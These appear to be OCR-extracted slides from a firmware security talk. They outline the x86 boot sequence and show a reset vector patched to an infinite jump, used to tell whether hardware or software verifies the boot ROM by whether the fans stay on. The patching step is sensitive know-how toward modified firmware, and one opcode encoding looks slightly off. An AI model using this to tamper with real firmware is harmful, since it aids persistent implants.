
Something is checking the ROM,
but is it hardware or software?

Details


CPU begins executing at f.fff0
BIOS firmware begins init of hw
Applies microcode patches
Execute Firmware Support Pkg (blob)
[Ram is setup]
Copy firmware to RAM
Begin executing in RAM
Setup interrupts, timers, clocks
Bring up other cores
Setup PCI
Setup ACPI tables
Execute OS loader





reset_vector:
0xF:FFF0 0F 09 wbinvd
0xF:FFF2 E9 27 F5 jmp loc_F51C
reset_vector:
0xF:FFF0 0F 09 wbinvd
0xF:FFF2 E9 fe jmp loc_FFF2



reset_vector:
0xF:FFF0 0F 09 wbinvd
0xF:FFF2 E9 fe jmp loc_FFF2

```
reset_vector:
0xF:FFF0 0F 09      wbinvd
0xF:FFF2 E9 fe      jmp loc_FFF2
```







Fans turn off
=
ROM is being checked by hardware.




Fans stay on
=
ROM is being checked by software. (our code is running)

